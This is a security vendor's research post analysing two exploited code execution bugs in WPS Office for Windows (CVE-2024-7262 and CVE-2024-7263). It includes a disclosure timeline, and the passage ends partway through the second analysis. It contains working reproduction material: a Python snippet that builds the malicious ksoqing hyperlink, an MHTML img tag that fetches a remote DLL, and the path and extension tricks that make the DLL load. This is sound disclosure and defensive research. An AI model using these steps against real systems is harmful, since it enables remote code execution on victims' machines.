Analysis of two arbitrary code execution vulnerabilities affecting WPS Office

By Romain Dumont

Archived: 2026-04-05 19:19:53 UTC

ESET researchers discovered a code execution vulnerability in WPS Office for Windows (CVE-2024-7262), as it was being exploited by APT-C-60, a South Korea-aligned cyberespionage group. Upon analyzing the root cause, we subsequently discovered another way to exploit the faulty code (CVE-2024-7263). Following a coordinated disclosure process, both vulnerabilities are now patched – in this blogpost, we provide technical details.

> **Key points of the blogpost:**
>
> - APT-C-60 weaponized a code execution vulnerability in WPS Office for Windows (CVE-2024-7262) in order to target East Asian countries.
> - A root cause analysis of this vulnerability is provided along with a description of its weaponization.
> - The study of the exploit led ESET researchers to the discovery of an alternative path to exploit the vulnerability (CVE-2024-7263).

Overview

While investigating APT-C-60 activities, we found a strange spreadsheet document referencing one of the group's many downloader components. Our analysis led us to the discovery of a code execution vulnerability in WPS Office for Windows being exploited in the wild by APT-C-60 to target East Asian countries. The final payload is a custom backdoor we internally named SpyGlace, publicly documented by ThreatBook as TaskControler.dll.

According to the WPS website, this software has over 500 million active users worldwide, which makes it a good target to reach a substantial number of individuals in the East Asia region. During our coordinated vulnerability disclosure process, DBAPPSecurity independently published an analysis of the weaponized vulnerability and confirmed that APT-C-60 has exploited the vulnerability to deliver malware to users in China.

The malicious document (SHA-1: 7509B4C506C01627C1A4C396161D07277F044AC6) comes as an MHTML export of the commonly used XLS spreadsheet format. However, it contains a specially crafted and hidden hyperlink designed to trigger the execution of an arbitrary library if clicked when using the WPS Spreadsheet application. The rather unconventional MHTML file format allows a file to be downloaded as soon as the document is opened; therefore, leveraging this technique while exploiting the vulnerability provides for remote code execution. Figure 1 shows how the document is displayed in WPS Spreadsheet: an image of rows and columns referencing the Coremail email solution, used as a decoy. The image hides the malicious hyperlink.




Figure 1. The exploit document embeds a picture hiding the malicious hyperlink

Following our coordinated vulnerability disclosure policy, from the moment the weaponized document was uploaded to VirusTotal to the release of this blogpost, the following timeline was observed:

- 2024-02-29: The exploit document for CVE-2024-7262 was uploaded to VirusTotal.
- 2024-03-??: Kingsoft released an update that silently patched the CVE-2024-7672 vulnerability so that the 2024-02-29 exploit no longer worked. This was determined retrospectively, by analyzing all accessible WPS Office releases between 2024-03 and 2024-04, as Kingsoft was not especially forthcoming in providing precise details of its actions when attempting to repair this vulnerability.
- 2024-04-30: We analyzed the malicious document from VirusTotal and discovered it was actively exploiting CVE-2024-7262, which was a zero-day vulnerability at the time of the document's initial use. We also discovered that Kingsoft's silent patch addressed only one part of the faulty code, and the remaining flawed code was still exploitable.
- 2024-05-25: We contacted Kingsoft to report our findings. While the first vulnerability was already patched, we asked if they could create a CVE entry and/or a public statement as they had for CVE-2022-24934.
- 2024-05-30: Kingsoft acknowledged the vulnerabilities and told us they would keep us updated.
- 2024-06-17: We asked for an update.
- 2024-06-22: Kingsoft told us the development team was still working on it and was aiming to fix this in the coming version.
- 2024-07-31: Based on later tests, we found that CVE-2024-7263 was silently patched. We advised Kingsoft that we had reserved and were preparing CVE-2024-7262 and CVE-2024-7263.
- 2024-08-11: DBAPPSecurity team independently published its findings.
- 2024-08-15: CVE-2024-7262 and CVE-2024-7263 were published.
- 2024-08-16: We asked Kingsoft for another update.
- 2024-08-22: Kingsoft acknowledged it had fixed CVE-2024-7263 by the end of May, which contradicts the company's claim on 2024-06-22 that its development team "are still working on it".
- 2024-08-28: Kingsoft has acknowledged both vulnerabilities and that it has patched both. However, it has expressed no interest in publicizing the in-the-wild exploitation of CVE-2024-7262 so we are now publishing this blogpost to warn Kingsoft's customers that they should urgently update WPS Office due to in-the-wild exploitation and third-party disclosure of the CVE-2024-7262 vulnerability and exploit, which increase the chances of further exploitation.

The CVE-2024-7262 vulnerability stemmed from the lack of sanitization of an attacker-provided file path and lack of validation of the plugin being loaded. After analyzing its patch, we discovered another way to exploit the vulnerability by leveraging a further logic bug.

CVE-2024-7262

This section describes the bug exploited by APT-C-60 that allows code execution via hijacking the control flow of the WPS Office plugin component promecefpluginhost.exe. We also explain how the vulnerability was triggered and weaponized in the shape of a legitimate-looking spreadsheet document.

Root cause analysis

When installing WPS Office for Windows, the software suite registers a custom protocol handler called ksoqing that allows the execution of an external application whenever a user clicks on a URL starting with the URI scheme ksoqing://. In the Windows operating system, the registration of a custom protocol handler is done in the registry. In this case, the default value under the key HKCR\ksoqing\shell\open\command directs Windows to execute C:\Users\<USER>\AppData\Local\Kingsoft\WPS Office\<VERSION>\office6\wps.exe with the argument /qingbangong "%1" where %1 is replaced with the full URL. To illustrate this, Figure 2 shows what happens when a user clicks on a hyperlink using the custom protocol ksoqing inside the WPS Spreadsheet application (et.exe).




Figure 2. The WPS Spreadsheet application starts wps.exe *to handle the custom protocol ksoqing*

Figure 3 provides an overview of the control flow of the exploit for CVE-2024-7262.




Figure 3. Overview of the exploit's control flow

Once launched, wps.exe loads qingbangong.dll, the component responsible for parsing and validating certain parameters from the hyperlink. The malicious link in the exploit file we found has the following format ksoqing://type=ksolaunch&cmd=<base64-encoded string>&token=<MD5 hash>&launchname=promecefpluginhost.exe. According to our analysis and tests, this results in launching an application already present on the system (in this case, promecefpluginhost.exe), with the attacker-provided base64-encoded command line.

The token parameter is the MD5 hash of the encoded value of the cmd parameter concatenated with the string _qingLaunchKey_ followed by the encoded value of the launchname parameter. The last one must be an executable located under C:\Users\<USER>\AppData\Local\Kingsoft\WPS Office\<VERSION>\office6\ and signed with a valid certificate from Kingsoft.

After decoding the cmd parameter, we found that the command line /qingbangong -CefParentID=1 -JSCefServicePath=<base64-encoded file path> is passed to promecefpluginhost.exe. After some initialization, the library ksojscore.dll is loaded and decodes the JSCefServicePath parameter. The result is a string passed as a parameter to Qt's QLibrary::load method. This file path is attacker-defined, which means that an attacker could achieve code execution by loading an arbitrary DLL. Figure 4 illustrates how the attacker-controlled JSCefServicePath parameter is processed by ksojscore.dll.




Figure 4. Parameter JSCefServicePath *is decoded (left) and used as an argument for the QLibrary::load method (right)*

Essentially, it is possible to abuse the ksoqing scheme protocol and create a hyperlink that when clicked will load a library from a given remote file path. APT-C-60 weaponized the vulnerability to execute its first-stage trojan downloader component (SHA-1: 08906644B0EF1EE6478C45A6E0DD28533A9EFC29).

Exploiting the vulnerability

In order to exploit this vulnerability, an attacker would need to store a malicious library somewhere accessible by the targeted computer either on the system or on a remote share, and know its file path in advance. The exploit developers of this vulnerability knew a couple of tricks that helped them achieve this.

Leveraging the MHTML format to download remote files

The authors of the exploit chose to leverage a specific feature of the supported MHTML file format to have their malicious component downloaded and stored on the system in a predictable way. This particular type of file is an export format offered by Microsoft Word and Excel applications to allow users to view documents in their

browser. It is a multipart archive containing HTML, CSS, and JavaScript files that facilitate the display of the document. By inserting an img tag inside one of the HTML files, it is possible to make the Spreadsheet application download a remote file when the document is being loaded. For instance, Figure 5 shows one of our test files with the img tag and its src element pointing to a library stored locally.

```
------=_NextPart_01DAB6E8.8F69D770
Content-Location: file:///C:/E5E78E57/input_files/sheet001.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"

<html xmlns:v=3D"urn:schemas-microsoft-com:vml"
xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:x=3D"urn:schemas-microsoft-com:office:excel"
xmlns=3D"http://www.w3.org/TR/REC-html40">

<head>

<img src="http://localhost/Dll1.dll"/>
<meta http-equiv=3DContent-Type content=3D"text/html;
charset=3Dus-ascii">
<meta name=3DProgId content=3DExcel.Sheet>
<meta name=3DGenerator content=3D"Microsoft Excel 15">
<link id=3DMain-File rel=3DMain-File href=3D"../input.htm">
<link rel=3DFile-List href=3Dfilelist.xml>
```

Figure 5. img *tag insertion*

When opening the spreadsheet document with the WPS Spreadsheet et.exe application, the remote library is automatically downloaded and stored on disk, as observed using ProcMon shown in Figure 6.

Process Name	PID	Operation	Path	Result
et.exe	7924	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	WriteFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	WriteFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	QueryEAFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	QueryStandardI...	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	ReadFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS

Figure 6. The WPS Spreadsheet application downloads and stores our library on the system

Finding a predictable file path

As for the predictable file path problem, we found that the downloaded files are stored under %localappdata%\Temp\wps\INetCache\ and the filename is the MD5 hash of the URL encoded in UTF-16LE. For instance, our URL was http://localhost/Dll1.dll for which the MD5 hash is 914CBE6372D5B7C93ADDC4FEB5E964CD. However, when trying to set the variable JSCefServicePath to point to such a file path, it gets concatenated to the root directory of the WPS Office application located under %localappdata%\Kingsoft\WPS Office\<VERSION>\office6\. If the file cannot be found, promecefpluginhost.exe will try to retrieve the library from other paths, as shown in Figure 7.




Figure 7. The file path pointed to by JSCefServicePath *is appended to the root directory of WPS Office*

However, it is possible to use a relative path from the root directory of the WPS Office application, such as ..\..\..\..\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd.

The file extension problem

There's a last obstacle to overcome. An astute reader would have probably noticed that the .dll extension gets appended to the filename when the promecefpluginhost.exe process tries to load the library. As seen in Figure 6, the extension is not appended when the downloaded file is created. The authors of the exploit, once again, used their knowledge of the Windows API to bypass this restriction. As mentioned earlier, the QLibrary::Load method is responsible for loading the library which in turn calls LoadLibraryW. The documentation for the lpLibFileName parameter passed to this function states that adding a trailing dot character (.) prevents the function from appending the .dll extension. Therefore, appending this character to the relative path would allow our library to get loaded.

Reproducing the exploit

When putting it all together, in order to reproduce the exploit, we followed these steps:


- Host a custom library on a web server.
- Compute the MD5 hash of the URL.
- Build the corresponding hyperlink.
- Create a spreadsheet document, insert the hyperlink, and export it as an MHTML file.
- Insert an img tag inside the exported file to point to the URL.

Figure 8 illustrates how to build the hyperlink.

```
>>> url = "http://localhost/Dll1.dll".encode('utf-16le')
>>> md5_url = MD5.new(url).hexdigest().encode()
>>> md5_url
b'914cbe6372d5b7c93addc4feb5e964cd'
>>> filepath = b64encode(b'..\\..\\..\\..\\Temp\\wps\\INetCache\\' + md5_url + b'.').decode()
>>> launchname = b64encode(b'promecefpluginhost.exe').decode()
>>> cmd = b64encode(f'/qingbangong -CefParentID=1 -JSCefServicePath={filepath} '.encode()).decode()
>>> token = MD5.new(f'{cmd}_qingLaunchKey_{launchname}'.encode()).hexdigest()
>>> f'ksoqing://type=ksolaunch&cmd={cmd}&token={token}&launchname={launchname}&ext=dd/'
'ksoqing://type=ksolaunch&cmd=L3FpbmdiYW5nb25nIC1DZWZQYXJlbnRJRD0xIC1KU0NlZlNlcnZpY2VQYXRoPUxpNWNMaTVjT
Gk1Y0xpNWNWR1Z0Y0Z4M2NITmNTVTVsZEVOaFkyaGxYRGt4TkdOaVpUWXpOekprTldJM1l6a3pZV1JrWXpSbVpXSTFaVGsyTkdOa0xn
PT0g&token=2fdb8f1a12d0e2a094421c95e0fc8c12&launchname=cHJvbWVjZWZwbHVnaW5ob3N0LmV4ZQ==&ext=dd/'
```


Figure 8. Building the hyperlink

After opening the document, a single click on the hyperlink triggered the vulnerability and our custom library was loaded as shown in Figure 9 and, in more detail, in Figure 10.



Process Name	PID	Operation	Path	Result
et.exe	7924	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	WriteFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	WriteFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	QueryEAFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	QueryStandardI...	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	ReadFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
et.exe	7924	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	QueryBasicInfor...	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CreateFileMapp...	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	Load Image	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CreateFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS
promecefpluginhost.exe	9696	CloseFile	C:\Users\[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd	SUCCESS

Figure 9. Our custom library gets written to disk and loaded




Event | Process | Stack

Frame	Module	Location	Address	Path
25	KernelBase.dll	CreateFileA + 0x31	0x772fe9f1	C:\Windows\SysWOW64\KernelBase.dll
26	914cbe6372d5b7c93addc4feb5e964cd	914cbe6372d5b7c93addc4feb5e964cd + 0x115f	0x708f115f	C:\Users[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd
27	914cbe6372d5b7c93addc4feb5e964cd	914cbe6372d5b7c93addc4feb5e964cd + 0x1417	0x708f1417	C:\Users[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd
28	914cbe6372d5b7c93addc4feb5e964cd	914cbe6372d5b7c93addc4feb5e964cd + 0x14f9	0x708f14f9	C:\Users[redacted]\AppData\Local\Temp\wps\INetCache\914cbe6372d5b7c93addc4feb5e964cd
29	ntdll.dll	RtlIpv6AddressToStringA + 0x1c6	0x77482b56	C:\Windows\SysWOW64\ntdll.dll
30	ntdll.dll	RtlActivateActivationContextUnsafeFast + 0xe2	0x7745dd62	C:\Windows\SysWOW64\ntdll.dll
31	ntdll.dll	RtlEqualUnicodeString + 0x5a3	0x77461863	C:\Windows\SysWOW64\ntdll.dll
32	ntdll.dll	RtlEqualUnicodeString + 0x711	0x774619d1	C:\Windows\SysWOW64\ntdll.dll
33	ntdll.dll	RtlIsCriticalSectionLockedByThread + 0xb5	0x77462275	C:\Windows\SysWOW64\ntdll.dll
34	ntdll.dll	LdrLoadDll + 0x4b2	0x7745e292	C:\Windows\SysWOW64\ntdll.dll
35	ntdll.dll	LdrLoadDll + 0xf6	0x7745ded6	C:\Windows\SysWOW64\ntdll.dll
36	KernelBase.dll	LoadLibraryExW + 0x156	0x772da3a6	C:\Windows\SysWOW64\KernelBase.dll
37	KernelBase.dll	LoadLibraryW + 0x11	0x772ffd41	C:\Windows\SysWOW64\KernelBase.dll
38	Qt5CoreKso.dll	kso_qt::QLibrary::unload + 0x945	0x716614f5	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\Qt5CoreKso.dll
39	Qt5CoreKso.dll	kso_qt::QLibrary::load + 0x9c	0x7165feec	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\Qt5CoreKso.dll
40	ksojscore.dll	ksojscore.dll + 0x20ce	0x631020ce	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\ksojscore.dll
41	ksojscore.dll	CefRenderEntryPoint + 0x2c5e	0x6312bbee	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\ksojscore.dll
42	ksojscore.dll	CefRenderEntryPoint + 0x366	0x631292f6	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\ksojscore.dll
43	promecefpluginhost.exe	promecefpluginhost.exe + 0x2992	0xde2992	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\promecefpluginhost.exe
44	promecefpluginhost.exe	promecefpluginhost.exe + 0x3690	0xde3690	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\promecefpluginhost.exe
45	promecefpluginhost.exe	promecefpluginhost.exe + 0x47a9	0xde47a9	C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\promecefpluginhost.exe
46	kernel32.dll	BaseThreadInitThunk + 0x19	0x75dafcc9	C:\Windows\SysWOW64\kernel32.dll

Figure 10. Call stack detail of our library being loaded

When loaded, our custom library writes the PID, the presence of admin privileges, and the file path of the hosting process to a log file. We reproduced the exploit for different versions of WPS Office for Windows as illustrated in Figure 11.



```
1  9696 (NOT ADMIN) C:\Users\[redacted]AppData\Local\Kingsoft\WPS Office\12.2.0.13110\office6\promecefpluginhost.exe
2  10912 (NOT ADMIN) C:\Users[redacted]\AppData\Local\Kingsoft\WPS Office\12.2.0.13489\office6\promecefpluginhost.exe
3  9364 (NOT ADMIN) C:\Users\[redacted]AppData\Local\Kingsoft\WPS Office\12.2.0.13518\office6\promecefpluginhost.exe
```

Figure 11. Log file listing for vulnerable WPS Office versions

Since this is a one-click vulnerability, the exploit developers embedded a picture of the spreadsheet's rows and columns inside the spreadsheet in order to deceive and convince the user that the document is a regular spreadsheet. The malicious hyperlink was linked to the image so that clicking on a cell in the picture would trigger the exploit, as reproduced in Figure 12.




Figure 12. A deceptive spreadsheet embedding an image of regular rows and columns

Another interesting fact about this vulnerability is that it can also be triggered via a single click in the preview pane in Windows Explorer, which makes it even more dangerous.

Affected versions

The affected versions of WPS Office for Windows range from 12.2.0.13110, released around August 2023 until the release of the patch in March 2024 with version 12.1.0.16412. The weaponized document was first uploaded to VirusTotal in February; some malicious components, given their PE timestamp, were built in February.

CVE-2024-7263

This section provides an analysis of the patch for CVE-2024-7262 and the resulting discovery of another code execution vulnerability via hijacking the control flow of the same WPS Office plugin component: promecefpluginhost.exe.

Root cause analysis

During the process of figuring out which versions were affected by the first vulnerability, we analyzed the patch that was silently introduced in version 12.1.0.16412 (released around March 2024) to mitigate CVE-2024-7262. Essentially, additional checks were put inside the promecefpluginhost.exe and ksojscore.dll components to verify the attacker-controlled variable JSCefServicePath. However, a similar variable was not covered by the patch: CefPluginPathU8.

The first check happens when promecefpluginhost.exe iterates over its different command line arguments. If a parameter has the same name (**case sensitive** comparison) as one of the aforementioned variables, the parameter is discarded as shown in Figure 13.

```
do
{
  kso_qt::QString::fromWCharArray(&current_argv, argv[i], -1);
